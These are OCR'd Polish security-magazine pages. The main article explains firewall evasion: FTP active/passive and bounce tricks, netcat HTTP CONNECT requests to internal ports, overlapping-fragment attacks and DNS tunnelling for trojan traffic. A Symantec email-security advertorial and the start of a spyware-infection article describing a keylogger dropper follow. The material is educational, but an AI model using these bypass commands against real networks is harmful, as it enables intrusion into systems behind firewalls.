L.p.	Źródłowy adres IP	Docelowy adres IP	Port źródłowy	Port docelowy	Flaga TCP	Działanie	Opis
1	Wewnętrzny	Zewnętrzny	>1024 TCP	21 TCP	SYN	Zezwól	Kanał komend
2	Zewnętrzny	Wewnętrzny	21 TCP	>1024 TCP	!SYN	Zezwól	Kanał komend
3	Zewnętrzny	Wewnętrzny	20 TCP	>1024 TCP	SYN	Zezwól	Kanał danych
4	Wewnętrzny	Zewnętrzny	>1024 TCP	20 TCP	!SYN	Zezwól	Kanał danych
5	Dowolny	Dowolny	Dowolny	Dowolny	Dowolna	Odrzuć	Reguła czyszcząca

kół ten może działać na dwa różne sposoby – w trybie aktywnym lub pasywnym (patrz Ramka *Tryby FTP: aktywny i pasywny*). Najważniejszą różnicą między nimi jest sposób nawiązywania połączeń. W trybie aktywnym klient FTP tworzy kanał komend, zaś serwer tworzy kanał danych. W trybie pasywnym oba kanały są ustalane przez klienta FTP.

Atak na aktywny tryb FTP jest bardzo podobny do ataku na porty źródłowe. Jednak w tym wypadku tryb aktywny wymusza na firewallu akceptację pakietów przychodzących z ustawioną flagą SYN dla kanału danych (w Tabeli 4 znajduje się przykładowy zestaw reguł). Oznacza to, że nawet jeśli zapora sprawdza flagi SYN, nie uchroni to przed intruzem próbującym nawiązać połączenie na porty wyższe niż 1024 ze źródłowego portu 20.

Aby sprawdzić, czy firewall jest podatny na ten typ ataku, możemy użyć programu *nmap* – tym razem z opcją `-g 20`, zamiast `-g 80` jak w poprzednim przypadku. Do zmodyfikowania portu źródłowego w celu nawiązania połączenia z wewnętrzną usługą na wysokim porcie można użyć programu Fpipe.

Wykorzystanie pasywnego FTP

Większość współczesnych serwerów FTP umożliwia stosowanie trybu pasywnego, niestety nie można tego powiedzieć o wielu klientach (choćby domyślnym kliencie FTP firmy Microsoft). Jednak nawet korzystanie z pasywnego FTP może nie wystarczyć do ochrony systemu przed niechcianym dostępem do wewnętrznych komputerów. Zajmijmy się więc komunikacją FTP w trybie pasywnym – aby zwiększyć czytelność przykładów, do nawiązywania połączeń użyjemy narzędzia netcat (patrz Listing 10).

Pierwsze sześć linii to standardowa komunikacja FTP dotycząca łączenia i logowania do serwera. W siódmej linii serwer FTP jest informowany o wykorzystaniu pasywnego trybu do transferu danych. W odpowiedzi serwer (linia ósma) wskazuje klientowi, który adres IP i port będzie akceptować połączenie w kanale danych.

Listing 10. *Komunikacja w trybie pasywnym FTP*


```
# nc ftp.hakin9.org 21
< 220-Welcome to hakin9.org.
> user anonymous
< 331 Please specify the password.
> pass secret
< 230 Login successful.
> pasv
< 227 Entering Passive Mode (192,168,200,23,230,242)
```

Listing 11. *Otwarcie porty za pomocą pasywnego trybu FTP*

```
# nc ftp.hakin9.org 21
220-Welcome to hakin9.org.
user anonymous
331 Please specify the password.
pass secret
230 Login successful.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA227 ←
  Entering Passive Mode (192,168,200,23,0,2)
500 command not understood: ←
  'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA227  ←
  Entering Passive Mode (192,168,200,23,0,22)'
```

Chroniąca serwer FTP zapora nie ma informacji wystarczających do określenia, który port zostanie wybrany na kanał danych przez serwer. Istnieją dwie możliwości modyfikacji reguł w celu zezwolenia na komunikację:

- Otwarcie wszystkich wysokich portów dla połączeń przychodzących do serwera FTP. Jest to bardzo niebezpieczne, szczególnie w przypadku istnienia wielu serwerów w jednej sieci, więc to rozwiązanie nie jest zalecane.
- Analiza komunikacji między klientem a serwerem. Jeżeli firewall zarejestruje w kanale komend polecenie w postaci `227 Entering Passive Mode (IP,IP,IP,IP,Hbyte,Lbyte)` wysłane z serwera do klienta, stworzy tymczasową regułę zezwalającą na połączenie przychodzące na adres IP i port zdefiniowane w komendzie.



Rysunek 4. *Skanowanie FTP bounce*

Przy takiej konfiguracji można oszukać zaporę, zmuszając ją do otwarcia wybranego portu. Ponieważ parametr w formacie `IP,IP,IP,IP,Hbyte,Lbyte` jest wysyłany przez kanał komend od serwera do klienta, intruz może zmusić serwer FTP do wysłania spreparowanego komunikatu. Można to zrobić przez wymuszenie komunikatu o błędzie zawierającego łańcuch dotyczący połączenia pasywnego.

Jeżeli do serwera FTP zostanie wysłana nieistniejąca komenda, w niektórych przypadkach zwróci on komunikat o błędzie zawierający wysłaną komendę, na przykład *cannot understand command AAAAAAAAAA227 Entering Passive Mode 1,2,3,4,0,22*. Jeśli więc obliczymy rozmiar komunikatu o błędzie w taki sposób, by nie mieścił się w jednym pakiecie IP, a nieistniejąca komenda znajdzie się w osobnym pakiecie (a ciąg komendy związanej z połączeniem pasywnym znajdzie się w następnym pakiecie), być może uda się otworzyć dodatkowy port na firewallu.

Gdy firewall odczyta pierwszy pakiet zawierający znaki `A`, po prostu przekaże pakiet. Ale jeżeli odczyta też łańcuch `227 Entering Passive Mode (192,168,200,23,0,22)`, stworzy tymczasową regułę zezwalającą na połączenie klienta FTP z portem 22 serwera 192.168.200.23. Podobny mechanizm tworzenia dynamicznych filtrów może być też wykorzystywany w innych protokołach, takich jak sqlnet Oracle.

Skanowanie FTP bounce

Skanowanie FTP *bounce* (patrz Rysunek 4) wykorzystuje funkcje aktywnego FTP do skanowania systemów za firewallem. Serwer tworzy kanał danych, nawiązując połączenie z otwartym portem klienta FTP. Ponieważ serwer nie jest w stanie rozpoznać portu wykorzystywanego przez klienta do transferu danych, dostarczenie tych informacji za pośrednictwem kanału komend staje się obowiązkiem wspomnianego klienta.

Operację tę wykonuje się za pomocą komendy `PORT`. Składnia jest następująca: `IP,IP,IP,IP,Hbyte,Lbyte`, na przykład `PORT 192,168,100,10,0,123`. Serwer jest wtedy w stanie nawiązać połączenie z adresem 192.168.100.10:123.

Zrozumiałe jest, że adres IP nie musi się ograniczać do adresu klienta – niektóre serwery FTP zezwalają na użycie dowolnego adresu. Po wydaniu polecenia w rodzaju `dir` serwer próbuje połączyć się z określonym adresem IP i portem. W zależności od tego, czy port jest zamknięty czy otwarty, serwer zwróci kod błędu lub kod sukcesu. Analiza kodu statusu umożliwia atakującemu sprawdzenie stanu portu. Program *nmap* umożliwia skanowanie FTP *bounce*:

```
$ nmap -b \
  anonymous@myftpserver:21 \
  targetserver
```

HTTP proxy bouncing

Programowe firewalle często filtrują ruch HTTP, działając na zasadzie proxy HTTP, transparentnego lub nie. Problem z takim proxy polega na tym, że jeśli jest źle skonfigurowane, może dawać dostęp do wewnętrznych serwerów.

Najłatwiejszym sposobem przetestowania zapory pod kątem podatności na atak *proxy bouncing* jest ustawienie zewnętrznego interfejsu firewalla jako proxy HTTP i próba przeglądania stron na lokalnych serwerach WWW.

Ustawienie proxy dla przeglądarki Lynx wygląda następująco:

```
# http_proxy='mojfirewall.pl:8080'
# no_proxy='localhost'
# export http_proxy no_proxy
```

Przeglądanie lokalnych stron WWW jest już proste:

```
# lynx 192.168.100.20
```

Ciekawą cechą tej techniki jest fakt, że za jej pomocą można dostać się z zewnątrz nawet do prywatnych adresów IP – atakujący łączy się tylko z oficjalnym adresem firewalla i wysyła do demona HTTP żądanie połączenia z celem. Ponieważ demon zna również wewnętrzne, prywatne adresy IP, może się z nimi połączyć.

Warto również spróbować zdobyć dostęp do różnych portów wewnętrznych serwerów:

```
# lynx 192.168.100.20:25
```

Jednak niektóre przeglądarki, jak Mozilla Firefox, domyślnie blokują

Fragmentacja

Każdy system operacyjny próbuje ustawić maksymalny rozmiar pakietu IP tak, by był on równy maksymalnemu rozmiarowi ramki w warstwie 2. W przypadku Ethernetu to maksimum jest równe 1518 bajtom i nosi nazwę *Maximum Transfer Unit* (MTU). Ponieważ ramka Ethernet potrzebuje 18 bajtów na dane nagłówkowe, przestrzeń dostępna dla pakietu IP to 1500 bajtów.

Podczas wędrówki w sieci pakiet IP może napotkać ruter, który w związku z ograniczeniami w stosowanej technologii warstwy 2 nie będzie w stanie przyjmować tak dużych pakietów. Aby dane mogły przejść przez urządzenie o MTU mniejszym niż 1500, muszą zostać podzielone na wiele mniejszych pakietów. To zjawisko nazywa się fragmentacją.

Z kolei serwer docelowy musi zebrać wszystkie fragmenty IP i poukładać je w odpowiedniej kolejności – ten proces nosi nazwę *reasemblacji*. Wymaga on pewnej ilości danych, by poskładać pakiety w poprawnym porządku i nie wymieszać fragmentów z różnych połączeń przychodzących do tego samego serwera.

Nagłówek IPv4 zawiera dwa pola niezbędne do reasemblacji – *Fragment offset* i *Identification* (ID). Każdy fragment tego samego datagramu ma takie samo pole ID. Umożliwia to stosowi IP rozpoznanie wszystkich pakietów należących do datagramu. Do układania pakietów w odpowiedniej kolejności używane jest pole *Fragment Offset*. Pierwszy fragment pakietu ma zerowy offset, zaś każdy następny zwiększa się o długość części fragmentu z danymi. Bit *More fragments* (MF) nagłówka IP określa, czy aktualny fragment jest ostatni.

takie żądania po stronie klienta. Lepiej więc wykonywać testy za pomocą narzędzi netcat czy telnet.

HTTP Connect

Polecenie HTTP CONNECT zwykle jest używane do tunelowania ruchu SSL przez serwer proxy. Serwer ten po prostu otwiera sesję TCP pomiędzy proxy a docelowym serwerem i przekazuje dane klienta. Niestety, niektóre firewalle nie sprawdzają poprawności docelowych adresów IP oraz portów, tym samym otwierając intruzom możliwości ataku.


Zapory powinny być konfigurowane tak, by porty służące do administracji były dostępne wyłącznie z wewnętrznych interfejsów sieciowych. Uniemożliwia to atakującym wykorzystanie eksploitów przeciwko demonowi logowania użytkowników lub zgadywanie haseł firewalla. Podatność związana z poleceniem CONNECT umożliwia intruzom nawiązywanie połączenia z interfejsem administratora z zewnętrznych sieci:

```
# nc firewall 8080
CONNECT 127.0.0.1:22 HTTP/1.0
SSH-1.99-OpenSSH_3.8p1
```


Atakujący mogą także wykorzystać CONNECT do nawiązywania połączeń z wewnętrznymi systemami. Polecenie to – tak samo jak atak *proxy bounce* – umożliwia łączenie się z wewnętrznymi maszynami za pomocą prywatnych adresów IP:

```
# nc firewall 8080
CONNECT 10.1.1.100:25 HTTP/1.0
220 mailserver ESMTP
```

Jak widać, sprawdzanie firewalli pod kątem podatności CONNECT jest bardzo łatwe. Ta sama technika może być używana do zdobywania informacji o wewnętrznych zakresach adresów IP i do skanowania przypominającego atak FTP *bounce*. Co ciekawe, czołowe firewalle, takie jak Checkpoint FW1 lub Astaro Secure Linux, były w starszych wersjach podatne na ataki HTTP Connect.



Rysunek 5. *Zwykła reasemblacja pakietów TCP*



Rysunek 6. *Atak nakładających się fragmentów – nadpisanie nagłówka*

Atak nakładających się fragmentów

Celem ataku nakładających się fragmentów (*overlapping fragment*) jest nadpisanie danych z nagłówka UDP lub TCP już po podjęciu przez firewall decyzji w oparciu o pierwszy fragment. Jeżeli podczas komunikacji TCP lub UDP wystąpi fragmentacja, tylko pierwszy fragment zawiera dane z nagłówka TCP/UDP (takie jak port docelowy). Atak ten można przeprowadzić na przykład wtedy, gdy reguła firewalla zezwala na połączenia z portem 80 TCP serwera WWW, ale jednocześnie zabrania połączeń z demonem SSH na tym samym serwerze (port 22).

Atakujący fragmentuje datagram IP (patrz Ramka *Fragmentacja*) i ustawia w nagłówku TCP port docelowy na 80. Fragment dociera do firewalla i spełnia wymogi reguły *Allow*. Ponieważ wszystkie fragmenty IP datagramu mają ten sam adres IP i pole ID, firewall przepuszcza wszystkie następne fragmenty z tym samym IP i tymi samymi adresami IP (źródłowym i docelowym), które miał pierwszy fragment.

Offset pierwszego datagramu jest zerowy, zaś jego koniec znajduje się na przykład w bajcie 128. Offset drugiego fragmentu powinien mieć wartość rozpoczynającą się zaraz po bajcie 128. Jeśli offset jest mniejszy niż 128, część pierwszego fragmentu zostanie nadpisana (tak zwany offset ujemny). Jeżeli atakujący obliczy offset drugiego fragmentu w taki sposób, by nadpisał on docelowy port nagłówka TCP, będzie można zmienić wartość portu z 80 na 22 (patrz Rysunki 5 i 6).

Po zakończeniu procesu reasemblacji, na firewallu lub docelowym hoście, zostaje nawiązane połączenie na port 22 TCP (zamiast 80). Ominięcie firewalla się powiodło.

Istnieje kilka innych implementacji ataków wykorzystujących fragmentację – w Ramce *W Sieci* można znaleźć przykład ciekawej techniki agresji na IPFilter w systemach z rodziny BSD.

Ataki wykorzystujące tunelowanie

Intruz może mieć potrzebę komunikowania się przez firewall, na przykład z koniem trojańskim lub tylną furtką zainstalowaną w wewnętrznym systemie. Atakujący wysyła, dajmy na to, polecenia do trojana i chce otrzymać rezultaty tych komend z powrotem.

Jeśli reguły filtrowania zapory umożliwiają tylko ruch wychodzący w typowych protokołach, takich jak HTTP, FTP czy DNS, intruz musi użyć do komunikacji jednego z nich. Na nieszczęście dla atakują-

Tabela 5. *Przykłady podatności firewalli*

Produkt	Podatność
Checkpoint Secure Platform	Możliwość ominięcia reguł firewalla
Checkpoint VPN-1	Przepełnienie bufora ASN.1
Checkpoint VPN-1	Przepełnienie bufora ISAKMP
Cisco IOS Firewall	Przepełnienie bufora proxy uwierzytelniającego
Cisco Catalyst 6500/6700	Możliwość ominięcia modułu ACL usług firewalla

cego niektóre współczesne firewalle sprawdzają składnię ruchu warstwy aplikacji pod kątem zgodności z dokumentami RFC. Jeżeli zawartość połączenia nie jest zgodna z RFC, zostanie ono zablokowane.

Intruzi o tym wiedzą i wykorzystują w atakach tunelowanie, korzystając z narzędzi, które nie naruszają zasad określonych w RFC – ukrywają dane w poprawnych poleceniach protokołów. Jeśli dodatkowo dane te są zakodowane lub zaszyfrowane za pomocą 7-bitowych znaków ASCII, wykrycie ich przez firewall jest prawie niemożliwe. Dobrym przykładem są tunele oparte na protokołach DNS i HTTP. Mimo że narzędzia do tunelowania HTTP zgodne z RFC – takie jak rwwwshell (patrz Ramka *W Sieci*) – są względnie łatwe w implementacji. tunele DNS są nieco bardziej skomplikowane.

Ciekawym tunelem DNS wykorzystującym między innymi technikę zwaną *namedropping* jest ten wykorzystujący protokół *Name Server Transport Protocol* (NSTX), wymaga on jednak klienta i serwera zgodnego z NSTX. W dodatku serwer musi być autorytatywny dla domeny (patrz Ramka *W Sieci*). Wyobraźmy sobie, że atakujący jest autorytatywny dla domeny *zladomena.com* i że skutecznie zaatakował już serwer wewnątrz sieci chronionej przez firewall. Intruz chce mieć możliwość zdalnej kontroli nad systemem z zewnątrz – wysyłać polecenia i otrzymywać odpowiedzi.

Jeżeli klient chce przesłać dane do serwera, wysyła żądanie otrzymania spreparowanej nazwy hosta, na przykład *b2xpdmVyIGthcm93.zladomena.com*, gdzie *b2xpdmVyIGthcm93* to zakodowane dane. Ponieważ wewnętrzny serwer nazw nie obsługuje tej domeny, przekaże żądanie do serwera NSTX atakującego. Serwer DNS intruza może wydobyć i odkodować nazwę hosta z żądania.

Aby móc odesłać dane z powrotem do klienta, serwer nazw atakującego umieszcza dane w rekordzie TXT. Jest to wolny tekstowy rekord, który może być używany do innych celów – na przykład do publikowania kluczy PGP. Firewall będzie miał więc kłopot z rozróżnieniem między poprawnym rekordem TXT a ukrytą informacją od trojana.

Więcej informacji o atakach wykorzystujących tunelowanie można znaleźć w dokumencie *Firewall Piercing* (patrz Ramka *W Sieci*).

Podatności firewalli

Bezpieczeństwo sieci zależy od zabezpieczeń firewalla. Jeśli ten ostatni jest podatny na ataki przepełnienia bufora, można go ominąć bez najmniejszego problemu – atakujący może go skonfigurować według własnych potrzeb. W przypadku podatności dających intruzom zdalny dostęp do powłoki, wszystkie ataki na wewnętrzne systemy pochodzą z adresu IP zapory. Brak wielopoziomowego firewalla oznacza brak dalszych zabezpieczeń sieci.

Podatności związane ze zdalnym wykonaniem kodu są niestety odnajdowane w czołowych firewallach całkiem często. Wystarczy zajrzeć na stronę *http://www.securityfocus.com/* (patrz Tabela 5).

Wnioski

Jest wiele metod ominięcia firewalli. niektóre z nich wynikają z małych możliwości produktów, inne zaś ze złej konfiguracji bądź luk w urządzeniach. Jednak wdrożenie wielopoziomowej technologii pełnostanowych firewalli i regularne kontrole środowiska zapory mogą zapewnić dobrą ochronę wewnętrznych sieci. ●

O autorze

Oliver Karow pracuje jako główny konsultant ds. bezpieczeństwa u jednego z producentów rozwiązań w zakresie bezpieczeństwa. Obecnie koncentruje się na firewallach, technologiach IDS/IPS, audytach bezpieczeństwa i testach penetracyjnych. Oliver studiuje też informatykę na jednej z niemieckich uczelni korespondencyjnych. Pracuje w branży IT od 1994 r. a od roku 1999 zajmuje się bezpieczeństwem informatycznym.

W Sieci

- *http://cert.uni-stuttgart.de/archive/bugtraq/2001/04/msg00121.html* – Thomas Lopatic, *A fragmentation attack against IP Filter*,
- *http://www.ccc.de/congress/2004/fahrplan/files/221-firewallpiercing_21c3.pdf* – Maik Hensche i Frank Becker – *Firewall Piercing – Creative exploitation of valid Internet protocols*,
- http://www.thc.org/download.php?t=r&f=rwwwshell-2.0.pl.gz – rwwwshell, implementacja tunelu HTTP,
- *http://www.csnc.ch/static/services/research/dnstunnel.html* – implementacja tunelu DNS.

Symantec

BEZPIECZNA POCZTA E-MAIL – WYZWANIE DLA KAŻDEGO

Ogromne znaczenie, jakie mają wiadomości e-mail we współczesnym świecie biznesu czyni je jednocześnie obiektem ataku. Na bezpieczeństwo informacyjne składają się takie czynniki, jak dostępność, poufność i integralność. Z tymi podstawowymi aspektami bezpieczeństwa wiążą się jednak różne zagrożenia. Składa się na nie wiele działań, począwszy od ataków natury kryminalnej, aż po błędną obsługę poczty przez samych użytkowników. Najczęściej cierpi na tym dostępność poczty elektronicznej, choć poufność i integralność informacji także mogą zostać naruszone. Niezbędne przeciwdziałania nie mogą się ograniczać do metod czysto technicznych.

OCHRONA POPRZEZ DZIAŁANIA ORGANIZACYJNE:

Przed podjęciem środków zaradczych należy opracować politykę bezpieczeństwa poczty elektronicznej, ponieważ wszelkie środki techniczne, które mogą być użyte do obrony przed różnymi zagrożeniami, oznaczają w konsekwencji ograniczenie swobody przesyłania wiadomości e-mail. Jest to jednak możliwe tylko pod warunkiem istnienia fundamentu, jakim jest ogólna polityka bezpieczeństwa. Stanowi ona punkt wyjścia do wszelkich późniejszych działań. Dopiero na tej podstawie polityka dotycząca poczty elektronicznej, włączona do systemu zarządzania bezpieczeństwem, może określać ograniczenia, jak na przykład blokowanie określonych załączników, spamu, ochrona przed wirusami lub zasady postępowania dla użytkowników.

Kontakt:

SYMANTEC Poland Sp. z o.o.
Al. Jana Pawła II 29
00-867 Warszawa
tel. (22) 586 92 00
fax (22) 654 69 69
http://www.symantec.pl

OCHRONA POPRZEZ TECHNICZNE ŚRODKI ZARADCZE:

Poczta z zewnątrz nie może w żadnym razie mieć bezpośredniego dostępu do wewnętrznego serwera pocztowego firmy. Należy koniecznie zainstalować bramkę internetową w ramach tzw. strefy zdemilitaryzowanej – DMZ. Bramka internetowa stanowi jedyne możliwe połączenie między siecią wewnętrzną i zewnętrzną. Z reguły do tego celu wystarcza użycie serwera SMTP.

Rozszerzone funkcje oferowane przez tradycyjne pocztowe serwery aplikacji nie są konieczne i mogą zwiększyć możliwość ataku z zewnątrz.

OCHRONA ANTYWIRUSOWA:

Wśród innych środków technicznych najistotniejsza jest ochrona antywirusowa. W tym zakresie szczególnie sprawdzone są koncepcje wielopoziomowe.

Pierwszy poziom to ochrona punktu połączenia sieci publicznej i wewnętrznej. Sprawny mechanizm antywirusowy w bramce poczty elektronicznej zapobiegnie przedostaniu się większej części robaków do sieci wewnętrznej. Drugi poziom związany jest z wewnętrznymi pocztowymi serwerami aplikacji. Zwykle wiadomości e-mail użytkowników przechowywane są w zaszyfrowanych plikach o specjalnym formacie, do których program antywirusowy serwera pocztowego nie ma dostępu. Pocztowe serwery dysponują jednak odpowiednimi interfejsami, które umożliwiają programom antywirusowym kontrolę skrzynek pocztowych użytkowników. Ostatni poziom zabezpieczenia dotyczy komputerów klienckich. W ich przypadku oprogramowanie antywirusowe nie może wprawdzie chronić lokalnej kopii skrzynki pocztowej użytkownika, ponieważ jest ona zaszyfrowana tak, jak oryginał na serwerze, jednak wszystkie otwierane załączniki są najpierw tymczasowo kopiowane na lokalny dysk twardy. Wówczas uaktywnia się działające w czasie rzeczywistym oprogramowanie antywirusowego i w razie zainfekowania załącznika nie zostanie on otwarty.

OCHRONA PRZED SPAMEM:

Również problemem, jakim jest spam, można poradzić sobie za pomocą środków technicznych. Możliwości sięgają od prostego blokowania całych domen internetowych poprzez metody bazujące na sygnaturach, aż po metody heurystyczne, które polegają na wyszukiwaniu określonych fraz w wiadomościach e-mail.

KONFIGURACJA ZABEZPIECZEŃ:


Konfiguracja zabezpieczeń jest kolejnym ważnym elementem ochrony. Wyświetlanie rozszerzenia pliku, blokowanie działania makr, usuwanie załączników z określonymi rozszerzeniami pliku lub ograniczenie wielkości załączników mogą zwiększyć poziom bezpieczeństwa systemu poczty elektronicznej.

WNIOSEK:

Problemy bezpieczeństwa poczty elektronicznej można wyeliminować wdrożeniem szerokich działań. Nie wolno się przy tym jednak ograniczać do samych tylko środków technicznych – niezbędne jest uwzględnienie samych użytkowników. Dlatego też wytyczna w zakresie bezpieczeństwa poczty elektronicznej powinna zawsze określać punkt wyjścia dla wszystkich działań. Zasady postępowania dla użytkowników, zarządzanie poprawkami, wielopoziomowa ochrona antywirusowa, oprogramowanie antyspamowe i bezpieczna konfiguracja wszystkich składników są głównymi elementami bezpieczeństwa poczty elektronicznej. ●

Autor: Engelbert Vogel, Principal Security Consultant, Symantec

symantec™



Technika

Programy szpiegujące: skąd infekcja

Christiaan Beek 

stopień trudności

Podstawowym zadaniem programów szpiegujących (spyware) jest zbieranie informacji demograficznych i profilów użytkowania komputera. Niekiedy zbierają one także dane prywatne. Spyware najczęściej dostaje się na nasze komputery jako ukryty moduł innej aplikacji albo program mimowolnie ściągany z Internetu. Zobaczmy, w jaki sposób spyware infekuje systemy Windows i jak można się przed nim chronić.

Wyniki badań prowadzonych między innymi przez CSI i FBI wykazują, że niemal 80 procent systemów komputerowych jest zarażonych programami szpiegującymi. Liczba infekcji wciąż rośnie, gdyż autorzy spyware'u wykorzystują coraz to nowsze rozwiązania.

Szpiegowanie użytkowników to dochodowy interes, toteż organizacje przestępcze nie skąpią nakładów na ludzi i badania. Ochrona przed tym zagrożeniem nie jest sprawą łatwą, gdyż oprogramowanie obronne powinno nie tylko chronić przed infekcją, lecz również czyścić systemy już zarażone.

W tym artykule przyjrzymy się bliżej technikom używanym przez programy szpiegujące do infekowania systemów Windows. Przy każdej z technik wskazane zostaną metody wykrywania i unikania infekcji oraz usuwania jej skutków. Artykuł stara się przybliżyć najciekawsze z technik stworzonych na potrzeby szpiegowania, jak również ręczne metody ochrony przed tymi zagrożeniami. Jak się bowiem okazuje, programy antywirusowe ignorują spyware, a wyspecjalizowane, zautomatyzowane narzędzia też nie zawsze są w stanie pomóc.

Znaczniki danych obiektów

Znaczniki danych obiektów (ODT, *Object Data Tags*) są specjalnymi znacznikami określającymi dane i parametry obiektów wstawianych do dokumentów HTML oraz kod służący do ewentualnych operacji na tych danych. Zdalny napastnik mógłby zatem spreparować odsyłacz zawierający znaczniki ODT, którego kliknięcie spowodowałoby uruchomienie dostarczonego kodu w ramach kontekstu bezpieczeństwa witryny zawierającej odsyłacz. Wykorzystanie tej podatności może wymagać stworzenia złośliwej strony, włamania się na istniejącą witrynę

Z artykułu dowiesz się...

- jakie techniki infekcji stosują programy szpiegujące,
- jak wykryć infekcję, usunąć spyware i ochronić się przed nim w przyszłości.

Powinieneś wiedzieć...

- powinieneś znać HTML i Javascript,
- powinieneś mieć podstawowe doświadczenie programistyczne.

Odmiany programów szpiegujących

Wyskakujące okna (pop-ups)

Celem wyskakujących okienek jest nakłonienie użytkownika, by w nie kliknął. Mogą się znajdować na witrynach WWW, w poczcie elektronicznej lub wewnątrz innych aplikacji, choć mogą też instalować się jako paski narzędzi dla Internet Explorera. Wiele programów typu *peer-to-peer* zawiera elementy szpiegowskie – na przykład KaZaA zawiera moduły GAIN (Gator) i Cydoor. GAIN monitoruje przyzwyczajenia internetowe użytkownika i na ich podstawie wyświetla odpowiednie reklamy w głównym programie KaZaA, natomiast Cydoor pobiera podczas instalacji programu KaZaA potężną listę adresów URL, które później wyświetla podczas przeglądania stron WWW.

Inny rodzaj pop-upów wykorzystuje windowsową usługę Posłaniec (*Messenger*) do wyświetlania reklam (patrz Rysunek 1). Użytkownicy Windows NT/XP/200x mogą ten problem z łatwością wyeliminować po prostu wyłączając Posłańca.

Dialery

Działanie dialerów najczęściej polega na zmianie ustawień połączeń wdzwanianych – w taki sposób, by użytkownik nie łączył się ze swoim lokalnym dostawcą usług internetowych, tylko z innym, bardzo drogim numerem (zazwyczaj zagranicznym). Dialery są często wykorzystywane w ramach zapłaty za dostęp do serwisów z grami lub treściami tylko dla dorosłych. Instalacja dialera na ogół wymaga zgody użytkownika (patrz Rysunek 2).

Przekierowanie przeglądarki (browser hijack)

Programy przekierowujące zmieniają ustawienia przeglądarki bez zgody użytkownika. Modyfikowane są najczęściej strona startowa i strona wyszukiwarki, często dodawane są też niechciane zakładki. Przykładem dość paskudnego zestawu *porywaczy przeglądarek* jest ISTbar, który oficjalnie instaluje pasek narzędziowy Tinybar, ale często instaluje też inne pasożyty, z których niektóre wyświetlają okna reklamujące witryny pornograficzne.

Szpiegowskie ciasteczka

Najczęstszym i najzupełniej niewinnym zastosowaniem plików *cookie* jest identyfikacja użytkownika powracającego do danej witryny. Niestety, ciasteczka można też wykorzystać do szpiegowania – niektóre serwisy wykorzystują je do śledzenia zwyczajów użytkownika. Mowa tu najczęściej o ciasteczkach zewnętrznych, czyli pochodzących z innego serwisu niż aktualnie odwiedzany (najczęściej ładowane za pośrednictwem banerów reklamowych). Ciasteczka nie są, na szczęście, niebezpieczne, gdyż nie mogą posłużyć do przenoszenia innego kodu.

Firmy reklamowe (na przykład DoubleClick) udostępniają banery na własnych serwerach i za pośrednictwem tych banerów zapisują i odczytują ciasteczka, co z kolei pozwala im śledzić, którzy konkretni użytkownicy odwiedzają reklamowane witryny.

lub przesłania kodu ofierze jako załącznika HTML-owego.

Praktyczny przykład

Spójrzmy na Listing 1, przedstawiający część strumienia danych przechwyconego w ramach ostrzeżenia systemu IDS. Kod jest silnie zaciemniony, ale można się w nim doczytać fragmentu JavaScriptu usiłującego stworzyć plik o nazwie *q706634.exe* na partycji *C:* systemu. Nazwa pliku podejrzanie przypomina nazwę pliku aktualizacji Microsoftu.

W dalszej części kodu widać, że dane są dekodowane i zapisywane do utworzonego wcześniej pliku, który następnie jest uruchamiany. W kodzie pojawia się też komponent ActiveX, otwierający plik na komputerze docelowym. Wystarczy kilka drobnych zmian w oryginalnej wersji funkcji, by wypisać odkodowane dane i przekonać się, jakie operacje są w rzeczywistości wykonywane. Listing 2 przedstawia wycinki wynikowego kodu.

Plik *q706634.exe* jest zwykłym plikiem wykonywalnym Win32, o długości 32 367 bajtów. Przeglądając jego kod debuggerem OllyDbg możemy uzyskać nieco więcej informacji o jego działaniu. Plik *spikey.exe* jest pobierany i wykonywany, a następnie kopiowany do katalogu *WINDOWS\System32* jako *hddwizz.exe*. Dodawany jest też podklucz w *HKLM\Software\Microsoft\Windows\CurrentVersion\Run* powodujący uruchamianie programu wraz z systemem. W katalogu programu są również instalowane biblioteki DLL. Całość działa jako program rejestrujący naciśnięcia klawiszy (keylogger), wysyłający zebrane wyniki pocztą elektroniczną i usuwający ślady wysyłki.

